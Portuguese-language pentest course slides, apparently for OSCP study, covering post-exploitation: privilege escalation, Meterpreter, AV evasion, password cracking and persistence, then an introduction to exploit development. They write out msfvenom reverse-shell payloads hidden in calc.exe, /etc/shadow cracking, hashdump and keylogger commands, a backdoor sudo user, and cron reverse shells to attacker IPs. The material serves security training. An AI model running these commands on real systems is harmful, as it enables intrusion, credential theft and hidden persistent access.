https://sushant747.gitbooks.io/total-oscp-guide/privilege_escalation_-_linux.html

PRÁTICA 3: WINDOWS (ESCALAÇÃO DE PRIV)

- Após conseguir acesso a uma shell, agora é a vez da pós exploração no Windows
- Comandos básicos de reconhecimento

```
systeminfo
hostname
```

```
whoami
echo %username%
```

```
netsh firewall show state
netsh firewall show config
```

```
ipconfig /all
route print
arp -A
```

- Procurando senhas não criptografadas em arquivos .txt e afins

```
findstr /si password *.txt
findstr /si password *.xml
findstr /si password *.ini

#Find all those strings in config files.
dir /s *pass* == *cred* == *vnc* == *.config*

# Find all passwords in all files.
findstr /spin "password" *.*
findstr /spin "password" *.*
```

PRÁTICA 3: WINDOWS (ESCALAÇÃO DE PRIV)

- https://sushant747.gitbooks.io/total-oscp-guide/privilege_escalation_windows.html
- Para mais detalhes sobre Escalação de privilégio em Windows, acesse o site acima

PRÁTICA 4: METERPRETER

- Até agora você provavelmente tem algum tipo de shell no alvo.
- Se não for um shell meterpreter, você provavelmente deve tentar transformar o shell atual em um shell meterpreter, pois fornece muitas ferramentas disponíveis realmente fáceis.
- Então, basta criar um meterpreter-shell a partir do msfvenom ou algo assim. Talvez um shell php. Ou o que você tem acesso. Então você apenas dispara esse script e obtém seu shell meterpreter.
- **Exemplo:**

```
# msfpayload php/meterpreter/reverse_tcp LHOST=192.168.1.4 LPORT=6000 R > exploit.php
```

PRÁTICA 4: METERPRETER PÓS (FUNDAMENTOS)

- **Comandos meterpreter básicos:**

Listar todos os comandos

```
help
```

Obtenha ajuda sobre um comando específico

```
help upload
```

Sessões

Então, primeiro alguns princípios. Você pode colocar o shell em um trabalho em segundo plano com o comando `background`. Isso pode ser útil se você tiver vários alvos funcionando ao mesmo tempo. Ou se você deseja mover para um diretório específico para carregar ou baixar alguns arquivos.

Listar sessões em segundo plano

```
background -l
```

PRÁTICA 4: METERPRETER PÓS (FUNDAMENTOS)

- **Comandos meterpreter básicos:**

Scripts

Migrar

Um script realmente comum e útil incorporado ao metasploit é o script de migração. Se você obtiver o shell através de algum tipo de exploração que trava um programa, o usuário pode encerrar esse programa e fechará sua sessão. Então, você precisa migrar sua sessão para outro processo. Você pode fazer isso com o `migrate` script.

Primeiro, execute este comando para gerar todos os processos

```
ps
```

Agora você escolhe um e executa

```
run migrate -p 1327
```

Onde `-p` é o PID do processo.

PRÁTICA 4: METERPRETER PÓS (FUNDAMENTOS)

- **Atualizar uma shell normal para meterpreter**
- Há um ponto em fazer coisas através do metasploit. Por exemplo, se você encontrar uma exploração que não possui um payload disponivel, basta iniciar um shell normal e, em seguida, atualizá-lo. Para fazer isso, faça o seguinte:

```
Ctr-z
Background session 2? [y/N]  y
```

Agora nós temos esse shell rodando em segundo plano, e você pode vê-lo com

```
show sessions
#or
sessions -l
```

E você pode se conectar a ele novamente com

```
sessions -i 1
```

https://www.binarytides.com/php-reverse-shell-with-metasploit/

Então agora temos o shell rodando em segundo plano. Está na hora de atualizar

```
use post/multi/manage/shell_to_meterpreter
set LHOST 192.168.1.102
set session 1
exploit
```

PRÁTICA 5: RESTRIÇÕES DE SHELL (LINUX)

- Alguns administradores de sistema não querem que seus usuários tenham acesso a todos os comandos. Então eles recebem uma shell restrita. Se o hacker obtém acesso a um usuário com um shell restrito, precisamos ser capazes de quebrar isso, efetuar o bypass dele, para ter mais poder.
- **Exemplo:**

```
sh -r
rsh

rbash
bash -r
bash --restricted

rksh
ksh -r
```

http://securebean.blogspot.com/2014/05/escaping-restricted-shell_3.html?view=sidebar

http://pen-testing.sans.org/blog/pen-testing/2012/06/06/escaping-restricted-linux-shells

PRÁTICA 6: BYPASS AV

- Antivírus normalmente usa a lista negra como metodologia. Eles têm um enorme banco de dados cheio de assinaturas para diferentes malwares conhecidos. Em seguida, o antivírus apenas verifica o disco e procura por qualquer uma dessas assinaturas.
- Portanto, como existem muitos antivírus diferentes e todos eles têm bancos de dados de assinaturas diferentes, é importante sabermos que antivírus nosso destino usa. Quando soubermos que podemos usar o virtustotal.com para carregar nossos arquivos maliciosos e verificar se esse antivírus específico o encontra.
- Portanto, o que precisamos fazer é alterar o malware o suficiente para que a assinatura seja alterada e o antivírus não consiga identificar o arquivo como malicioso.
- Existem algumas técnicas diferentes para fazer isso.

PRÁTICA 6: BYPASS AV

- Podemos codificar nosso malware de maneiras diferentes. Isso pode ser feito com o msfvenom. Observe como definimos o `-e` sinalizador aqui e, em seguida, use a `shikata_ga_nai` codificação. Isso não é tão eficaz, pois os fornecedores de antivírus também têm acesso ao metasploit.

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.101 LPORT=5555 -f exe -e
x86/shikata_ga_nai -i 9 -o meterpreter_encoded.exe
```


Incorporar em arquivo não malicioso

Outra maneira é incorporar nossa carga útil em um arquivo não malicioso.

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.101 LPORT=5555 -f exe -e
x86/shikata_ga_nai -i 9 -x calc.exe -o
bad_calc.exe
```

PRÁTICA 6: BYPASS AV

- https://github.com/danielbohannon/Invoke-Obfuscation




TUTORIAL DE USO:
https://www.youtube.com/watch?v=uE8IAxM_BhE

https://www.varonis.com/blog/powershell-obfuscation-stealth-through-confusion-part-i/

PRÁTICA 6: BYPASS AV

- https://github.com/danielbohannon/Invoke-Obfuscation



TUTORIAL DE USO:
https://www.youtube.com/watch?v=uE8IAxM_BhE

https://www.varonis.com/blog/powershell-obfuscation-stealth-through-confusion-part-i/

PRÁTICA 7: + WINDOWS (ESCALAÇÃO PRIV)

- Descobrir o sistema operacional conectado:

```
C:\Windows\system32> systeminfo | findstr /B /C:"OS Name" /C:"OS Version"
OS Name:                   Microsoft Windows 7 Professional
OS Version:                6.1.7601 Service Pack 1 Build 7601
```

- Ver todos os patches de segurança instalado:

```
C:\Windows\system32> wmic qfe get Caption,Description,HotFixID,InstalledOn

Caption                                      Description      HotFixID    InstalledOn
http://support.microsoft.com/?kbid=2727528   Security Update  KB2727528   11/23/2013
http://support.microsoft.com/?kbid=2729462   Security Update  KB2729462   11/26/2013
http://support.microsoft.com/?kbid=2736693   Security Update  KB2736693   11/26/2013
http://support.microsoft.com/?kbid=2737084   Security Update  KB2737084   11/23/2013
http://support.microsoft.com/?kbid=2742614   Security Update  KB2742614   11/23/2013
http://support.microsoft.com/?kbid=2742616   Security Update  KB2742616   11/26/2013
http://support.microsoft.com/?kbid=2750149   Update           KB2750149   11/23/2013
http://support.microsoft.com/?kbid=2756872   Update           KB2756872   11/24/2013
http://support.microsoft.com/?kbid=2756923   Security Update  KB2756923   11/26/2013
http://support.microsoft.com/?kbid=2757638   Security Update  KB2757638   11/23/2013
http://support.microsoft.com/?kbid=2758246   Update           KB2758246   11/24/2013
http://support.microsoft.com/?kbid=2761094   Update           KB2761094   11/24/2013
http://support.microsoft.com/?kbid=2764870   Update           KB2764870   11/24/2013
http://support.microsoft.com/?kbid=2768703   Update           KB2768703   11/23/2013
http://support.microsoft.com/?kbid=2769034   Update           KB2769034   11/23/2013
http://support.microsoft.com/?kbid=2769165   Update           KB2769165   11/23/2013
http://support.microsoft.com/?kbid=2769166   Update           KB2769166   11/26/2013
http://support.microsoft.com/?kbid=2770660   Security Update  KB2770660   11/23/2013
http://support.microsoft.com/?kbid=2770917   Update           KB2770917   11/24/2013
http://support.microsoft.com/?kbid=2771821   Update           KB2771821   11/24/2013
[..Snip..]
```

PRÁTICA 7: + WINDOWS (ESCALAÇÃO PRIV)

- Ver o nível de privilégio necessário para cada serviço:

```
C:\> accesschk.exe -ucqv Spooler

Spooler

  R  NT AUTHORITY\Authenticated Users
        SERVICE_QUERY_STATUS
        SERVICE_QUERY_CONFIG
        SERVICE_INTERROGATE
        SERVICE_ENUMERATE_DEPENDENTS
        SERVICE_USER_DEFINED_CONTROL
        READ_CONTROL
  R  BUILTIN\Power Users
        SERVICE_QUERY_STATUS
        SERVICE_QUERY_CONFIG
        SERVICE_INTERROGATE
        SERVICE_ENUMERATE_DEPENDENTS
        SERVICE_START
        SERVICE_USER_DEFINED_CONTROL
        READ_CONTROL
  RW BUILTIN\Administrators
        SERVICE_ALL_ACCESS
  RW NT AUTHORITY\SYSTEM
        SERVICE_ALL_ACCESS
```

Para mais informações: http://www.fuzzysecurity.com/tutorials/16.html
Palestras: https://www.youtube.com/watch?v=PC_iMqiuIRQ
https://www.youtube.com/watch?v=kMG8IsCohHA

PRÁTICA 8: + LINUX (ESCALAÇÃO PRIV)

- Scripts de Escalação de Privilégio
- https://github.com/RustyShackleford221/OSCP-Prep/tree/master/Priv%20Esc%20Checks/Linux

Para mais informações: https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Linux%20-%20Privilege%20Escalation.md

Palestras: https://www.youtube.com/watch?v=dk2wsyFiosg

PRÁTICA 9: QUEBRA DE SENHAS LINUX

- Quebrando senha de usuários

Primeiro, pegue o arquivo passwd e shadow.

```
cat /etc/passwd
cat /etc/shadow
```

Podemos quebrar a senha usando o `john the ripper` seguinte:

```
unshadow passwd shadow > unshadowed.txt
john --rules --wordlist=/usr/share/wordlists/rockyou.txt unshadowed.txt
```

- Max Moser lançou um módulo de **detecção de** senha do Metasploit chamado **psnuffle,** que detectará senhas fora do fio, semelhante à ferramenta *dsniff* . Atualmente, ele suporta POP3, IMAP, FTP e HTTP GET.

Para mais informações: https://www.offensive-security.com/metasploit-unleashed/password-sniffing/

Guia roubo de senhas: https://sushant747.gitbooks.io/total-oscp-guide/tcp-dumps_on_pwnd_machines.html

PRÁTICA 10: QUEBRA DE SENHAS WINDOWS

- Se você tem uma shell meterpreter você faz muitas coisas com pouco esforço, caso ainda não tenha, você pode criar seus payloads meterpreter para a exploração.

https://nitesculucian.github.io/2018/07/24/msfvenom-cheat-sheet/

https://github.com/frizb/MSF-Venom-Cheatsheet

https://redteamtutorials.com/2018/10/24/msfvenom-cheatsheet/

- Utilizando o meterpreter você pode fazer o seguinte:

Despejar hashes do windows para análises adicionais

```
hashdump
```

Keylogger

```
keysscan_start
keyscan_dump
keyscan_stop
```

PRÁTICA 10: QUEBRA DE SENHAS WINDOWS

fgdump.exe

Podemos usar `fgdump.exe` (`locate fgdump.exe` no kali) para extrair hashes de senha NTLM e LM. Execute-o e existe um arquivo chamado 127.0.0.1.pwndump, onde o hash é salvo. Agora você pode tentar forçar a força bruta.

Editor de credenciais do Windows (WCE)

O WCE pode roubar senhas NTLM da memória em texto não criptografado! Existem versões diferentes do WCE, uma para sistemas de 32 bits e outra para 64 bits. Portanto, verifique se você tem o caminho certo.

Você pode executá-lo assim

```
wce32.exe -w
```

PRÁTICA 10: QUEBRA DE SENHAS WINDOWS

VNC


O VNC exige uma senha específica para fazer login. Portanto, não é a mesma senha que a senha do usuário. Se você possui um shell meterpreter, pode executar o módulo pós-exploração para obter a senha do VNC.

```
background
use post/windows/gather/credentials/vnc
set session X
exploit
```

https://sushant747.gitbooks.io/total-oscp-guide/loot_windows_-_for_credentials_and_other_stuff.html
https://www.securusglobal.com/community/2013/12/20/dumping-windows-credentials/

PRÁTICA 11: PERSISTÊNCIA


- Portanto, se você conseguir comprometer um sistema, precisará garantir que não perde o shell. Se você usou uma exploração que mexe com a máquina, o usuário pode querer reiniciar, e se o usuário reiniciar, você perderá sua shell.
- Ou talvez a maneira de comprometer a máquina seja realmente complicada ou barulhenta e você não queira passar pelo trabalho de fazer tudo de novo. Então, em vez disso, basta criar um backdoor no qual você possa entrar de forma rápida e fácil.



Crie um novo usuário

A maneira mais óbvia, mas não tão sutil, é apenas criar um novo usuário (se você é root ou alguém com esse privilégio).

```
adduser pelle
adduser pelle sudo
```



Agora, se a máquina tiver, `ssh` você poderá fazer o ssh na máquina.

Em algumas máquinas, Linux mais antigo, eu acho, você tem que fazer

```
useradd pelle
passwd pelle
echo "pelle    ALL=(ALL) ALL" >> /etc/sudoers
```

PRÁTICA 11: PERSISTÊNCIA

Cronjob NC

Crie cronjob que se conecte à sua máquina a cada 10 minutos. Aqui está um exemplo usando um shell bash-reverse. Você também precisa configurar um ouvinte do netcat.

Aqui está como você verifica se o cronjob está ativo

```
service crond status
pgrep cron
```

Se não for iniciado, você pode iniciá-lo assim

```
service crond status
/etc/init.d/cron start
```

```
crontab -e
*/10 * * * * 0<&196;exec 196<>/dev/tcp/192.168.1.102/5556; sh <&196 >&196 2>&196
```

```
/10 * * * * nc -e /bin/sh 192.168.1.21 5556
```

Ouvinte

```
nc -lvp 5556
```

Às vezes você precisa definir o usuário


```
crontab -e
*/10 * * * * pelle /path/to/binary
```

http://kaoticcreations.blogspot.com/2012/07/backdooring-unix-system-via-cron.html

PRÁTICA 11: PERSISTÊNCIA

- Caso você tenha uma shell meterpreter você pode utilizar módulos de persistência para garantir acesso a máquina direto
- https://www.offensive-security.com/metasploit-unleashed/binary-linux-trojan/
- https://gist.github.com/dergachev/7916152
- https://0metasecurity.com/post-oscp-series-part-5-persistence-techniques-and-desired-state-control/

FERRAMENTAS E LABORATÓRIOS



FERRAMENTAS E LABORATÓRIOS

- Depois de adquirir alguns fundamentos sobre pós exploração a melhor coisa a se fazer agora é estudar e por em prática os conceitos, segue algumas ferramentas e laboratórios:
- https://www.owasp.org/index.php/Bytecode_obfuscation
- https://freeobfuscator.com/
- https://github.com/anandkumar11u/OSCP-60days
- https://github.com/Anon-Exploiter/Php-Obfuscation-Tool
- https://www.vulnhub.com/
- https://www.hackthebox.eu/
- https://tuonilabs.wordpress.com/tag/oscp-labs/
- https://scund00r.com/all/oscp/2018/02/25/passing-oscp.html#lab
- https://www.offensive-security.com/metasploit-unleashed/
- https://github.com/search?q=oscp+tools
- https://github.com/averagesecurityguy/scripts

REFERÊNCIAS

- https://medium.com/@sdgeek/oscp-pen-testing-resources-271e9e570d45
- https://sushant747.gitbooks.io/total-oscp-guide/post_exploitation.html
- https://hackingandsecurity.blogspot.com/2017/09/oscp-windows-post-exploitation.html
- http://0xc0ffee.io/blog/OSCP-Goldmine
- https://github.com/0x4D31/awesome-oscp
- https://github.com/RustyShackleford221/OSCP-Prep
- https://github.com/topics/oscp
- https://github.com/so87/OSCP-PwK
- https://bit.ly/2kyTrJc

Modulo 13

Introdução ao desenvolvimento de exploits

INTRODUÇÃO AO DESENVOLVIMENTO DE EXPLOITS

PROF. JOAS ANTONIO

SOBRE O PROFESSOR

- Pesquisador de segurança da informação pela Experience Security
- Assistente de Professor pela Cybrary
- Owner e Founder da Cyber Security UP
- Bounty Hunter pela HackerOne
- Palestrante
- Professor de Redes, Informática e Segurança da Informação pela Udemy
- Desenvolvedor Web
- Acumulei mais de 180 cursos e 25 certificações

SOBRE O LIVRO

- Esse ebook é destinado para
  - Aqueles que estão iniciando na área de desenvolvimento de exploits
  - Para profissionais de segurança obter um conhecimento prévio sobre exploits e seus fundamentos
  - Para aqueles que desejam saber como funciona um exploit e como é o seu desenvolvimento
  - Além de dar uma base para sobre o assunto para que você aprofunde suas pesquisas.

OBS: Alguns conteúdos foram difíceis de traduzir, então se alguma tradução estiver errado eu já adianto minhas humildes desculpas

CONCEITO DE EXPLOIT

- Existem diversos conceitos em relação a palavra exploit, mas todos chegam a seguinte conclusão
- Exploits é um código que explora uma brecha de segurança
- No caso os exploits eles tem como objetivo, efetuar explorações de vulnerabilidades com base em conjunto de instruções passadas
- Resumidamente, para que um exploit consiga ter êxito na sua exploração é necessário muita das vezes, a exploração manual da falha, pois a partir dela, surge o exploit
- Obviamente que a utilização de exploits é essencial para efetuar uma exploração em massa ou até mesmo ir mais além, diferente de uma exploração manual que pode se tornar limitada na maioria das vezes.

CONCEITO DE 0DAY

- Uma vulnerabilidade de dia zero é uma vulnerabilidade de software de computador que é desconhecida ou não tratada por aqueles que devem estar interessados em atenuar a vulnerabilidade (Wikipédia)
- Um 0day não precisa ser uma vulnerabilidade nova, que surgiu de hoje, mas sim uma vulnerabilidade que a empresa alvo não tenha conhecimento dela
- As vezes um 0day leva mais de 20 anos para ser descoberto, pois ele sempre esteve lá, mas ninguém da empresa quis tentar uma exploração, assim alguém externo que consegue efetuar tal exploração, ou divulga a vulnerabilidade para a empresa, ou se aproveita dessa vulnerabilidade
- Geralmente alguns vendem no mercado negro em troca de bitcoin.

CONCEITO DE PoC

- Uma prova de conceito, ou PoC é um termo utilizado para denominar um modelo prático que possa provar o conceito estabelecido por uma pesquisa ou artigo técnico
- Aplicando na área de segurança, um PoC é a prova de conceito de uma exploração sucedida em algum serviço ou aplicação, pode ser tanto um exploit que o pesquisador codou, tanto um vídeo ou um relatório
- Geralmente as PoC são mais vistas em Bug Bounty (Programa de recompensa para Pesquisadores/Hackers), para provar o conceito de uma vulnerabilidade encontrada.

CONCEITO DE SHELLCODE

- O shellcode é um código executado na exploração de vulnerabilidades, como por exemplo buffer overflow. Tradicionalmente, o shellcode dá ao atacante acesso à uma shell no computador explorado por meio de conexão reversa. Porém, ultimamente existem shellcodes que fazem ações mais complexas e variadas (WIKIPÉDIA)

BUFFER OVERFLOW

O que é Buffer?

- Em computação, um buffer é uma região temporária da memória onde são guardados dados para serem transportados de um lugar para o outro. Uma aplicação frequente de um buffer ´e quando dados são capturados de um dispositivo de entrada (um teclado ou mouse, por exemplo) e enviados `a um dispositivo de saída(monitor, impressora).
- Buffers também são utilizados em aplicações onde a taxa de dados recebidos ´e maior do que a taxa em que os dados são processados, como por exemplo em uma fila de atendimento: Enquanto um banco, por exemplo, tem 5 terminais de atendimento, pessoas são atendidas em grupos de 5. Caso o número de pessoas a serem atendidas seja maior que cinco, estas que chegaram por ´ultimo formam uma fila enquanto esperam o termino de um atendimento para serem atendidas. A fila funciona como um buffer, armazenando as pessoas em um lugar próximo de seu destino, enquanto ainda não podem se locomover ate ele.

BUFFER OVERFLOW

O que é Overflow?

- O conceito básico de um overflow ´e um transbordamento, ou seja, um overflow ocorre quando o volume de determinado objeto ou substancia ´e maior do que a capacidade de seu compartimento. Um rio raso exposto `a chuvas fortes aumenta consideravelmente seu volume de água, podendo levar o n´nível de ´agua a ser maior que a altura de suas margens, fazendo-o transbordar. Este fato caracteriza um overflow (transbordamento), o que leva a água do rio se espalhar por locais onde a mesma não deveria estar naturalmente.

- FONTE: https://securityinformationnews.files.wordpress.com/2014/02/bufferoverflow.pdf

EGGHUNTERS

- Um **egghunter** é um pequeno pedaço de código que é capaz de pesquisar com segurança o Espaço de Endereço Virtual Virtual Address Space por um "ovo" - uma string curta que significa o início de uma carga útil maior
- Um egg hunter é um shellcode que irá procurar por um padrão específico na memória (o ovo) e executará o shellcode que o segue

ESPAÇO DE ENDEREÇO VIRTUAL

- Na computação, um espaço de endereço virtual ou espaço de endereço é o conjunto de intervalos de endereços virtuais que um sistema operacional disponibiliza para um processo
- **Espaço de endereço virtual** é a coleção / **intervalo** de**endereços** lógicos ou **virtuais** para um processo específico em um sistema de computador. Só para dar uma ideia dos**endereços virtuais** - Quando a CPU executa as instruções do nosso programa, ela precisa buscar a instrução, operandos / dados da memória principal (DRAM).

ALGORITMO: CONCEITO

- Um algoritmo nada mais é do que uma receita que mostra passo a passo os procedimentos necessários para a resolução de uma tarefa. Ele não responde a pergunta “o que fazer?”, mas sim “como fazer”. Em termos mais técnicos, um algoritmo é uma sequência lógica, finita e definida de instruções que devem ser seguidas para resolver um problema ou executar uma tarefa
- Embora você não perceba, utiliza algoritmos de forma intuitiva e automática diariamente quando executa tarefas comuns. Como estas atividades são simples e dispensam ficar pensando nas instruções necessárias para fazê-las, o algoritmo presente nelas acaba passando despercebido.

ALGORITMO: EXEMPLO

- Por exemplo, quando precisa trocar uma lâmpada, você utiliza algoritmos:

  Início
  Verifica se o interruptor está desligado;
  Procura uma lâmpada nova;
  Pega uma escada;
  Leva a escada até o local;
  Posiciona a escada;
  Sobe os degraus;
  Para na altura apropriada;
  Retira a lâmpada queimada;
  Coloca a lâmpada nova;
  Desce da escada;
  Aciona o interruptor;
  Se a lâmpada não acender, então:
  Retira a lâmpada queimada;
  Coloca outra lâmpada nova
  Senão
  Tarefa terminada;
  Joga a lâmpada queimada no lixo;
  Guarda a escada;
  Fim

- FONTE: https://www.tecmundo.com.br/programacao/2082-o-que-e-algoritmo-.htm

O que é um bit

- A palavra *bit* vem do inglês e é uma abreviação de *binary digit*. Neste sentido, os computadores utilizam impulsos elétricos, que formam um bit, traduzido pelo código binário como estado de 0 ou 1.
- Uma combinação de bits formam um código de números, chamado pelos engenheiros informáticos de "palavra". Se um bit pode ser 0 ou 1, dois bits podem ser 00, 01, 10 ou 11 e assim por diante.
- Imagine agora um processador capaz de ler "palavras" com possibilidades de combinações muito superiores.

32 e 64bits

- Estes valores indicam a capacidade de transmissão de informação entre a CPU e a memória RAM do dispositivo.

	32 bits	64 bits
O que é	Processador capaz de trabalhar até 32 bits por vez.	Processador capaz de trabalhar conjuntos de até 64 bits por vez.
Interação com a RAM	Utiliza até 4GB da memória RAM.	Pode utilizar mais de 4GB de memória RAM.
Quantidade de informação processada	32 bits são 4.294.967.295 combinações do código binário.	64 bits processa o dobro de informação.

32 e 64bits

32 bits

- Um processador de 32 bits, por exemplo, teria a capacidade de processar de 0 até 4.294.967.295 números, ou de −2.147.483.648 até 2.147.483.647 na codificação de dois complementos.
- O processador armazena os dados do que precisa acessar em formatos de “endereços” em números, que serão distribuídos entre os limites de valores acima. Para isso, o processador de 32 bits pode utilizar até 4GB da memória RAM.
- Se a memória RAM do computador exceder 4GB, é necessário ter um processador de 64 bits para poder usufruir de mais memória.

32 e 64bits

64 bits

- Os processadores mais modernos são capazes de trabalhar até 64 bits por vez. Isto quer dizer que a “palavra” lida pelo processador pode ser duas vezes o tamanho daquela em um processador de 32 bits.
- O potencial de um processador de 64 bits melhora significativamente o desempenho do computador, e está presente na maior parte dos dispositivos hoje em dia.
- Atualmente a maioria dos sistemas operacionais, no entanto, funcionam em processos de 32 bits. Para contornar isto, os computadores modernos, de 64 bits, vêm com uma extensão chamada “x86-64”, que simula o processamento em 32 bits.

CONCEITOS AVANÇADOS

STACK e HEAP: CONCEITOS E DIFERENÇAS

- Um *stack* ou pilha, neste contexto, é uma forma otimizada para organizar dados na memória alocados em sequência e abandonados (sim, normalmente não há desalocação) em sequência invertida a da entrada
- Um *heap* ou é a organização de memória mais flexível que permite o uso de qualquer área lógica disponível
